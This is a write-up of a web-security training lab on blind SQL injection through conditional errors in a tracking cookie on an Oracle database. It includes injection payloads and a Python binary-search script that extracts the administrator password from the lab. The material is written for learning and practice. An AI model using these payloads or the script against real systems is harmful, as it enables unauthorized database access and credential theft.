Blind SQL injection with conditional errors | Practitioner
This lab is quite similar to last lab, with an SQLi present in the tracking cookie. But this time there is no Welcome back! message or the like, so we cannot rely on the server to hand out freebies for us (rip). Notice that the server still processes nonsense injected SQL query inside trackingId, evident by this 500:

This gives us an idea, if the server does not reflect invalid query in the response, perhaps we can make it does? We can instead modify the query so that it causes a database error only if some conditions are satisfied, for example:
AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a'
AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a'
1/0 causes a divide-by-zero error, which will probably leads to a 500. Let’s test this with those two payloads above. Note that since this is an Oracle database, the syntax will be quite different:


This works as expected! 1=1 will resolve to executing 1/0 which returns a 500, and 200 otherwise. We pretty much got an eye surgery after this and is no longer testing SQLi blind. As with last lab, we first need to determine the length of the password which is coincidentally also 20:

We can reuse the same code as with last lab, same binary search algorithm with little tweaks in the conditions:
import requests

url= "https://<lab-id>.web-security-academy.net/filter?category=Gifts"
cookie_string = "TrackingId=<id>' AND (SELECT CASE WHEN SUBSTR(password, 1, {current_length}) > '{current_password}' THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username = 'administrator') = 'a'--; session=<cookie>"
password = ""
password_length = 20

wordlist = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f',
            'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',
            'w', 'x', 'y', 'z']

for current_length in range(1, password_length + 1):
    response = ""
    l, r = 0, len(wordlist) - 1

    # Binary search each character
    while l < r:
        mid = (l + r) // 2

        headers = {
            "Cookie": cookie_string.format(current_length=current_length, current_password=password + wordlist[mid])
        }

        response = requests.get(url, headers=headers)

        # Current character has ASCII value lower than or equal to wordlist[mid]
        if response.ok:
            r = mid
        # Current character has ASCII value higher than wordlist[mid]
        else:
            l = mid + 1

    password += wordlist[l]
    print(password)
Note that for Oracle database, it’s SUBSTR not SUBSTRING (took a good 10 minutes to realise this).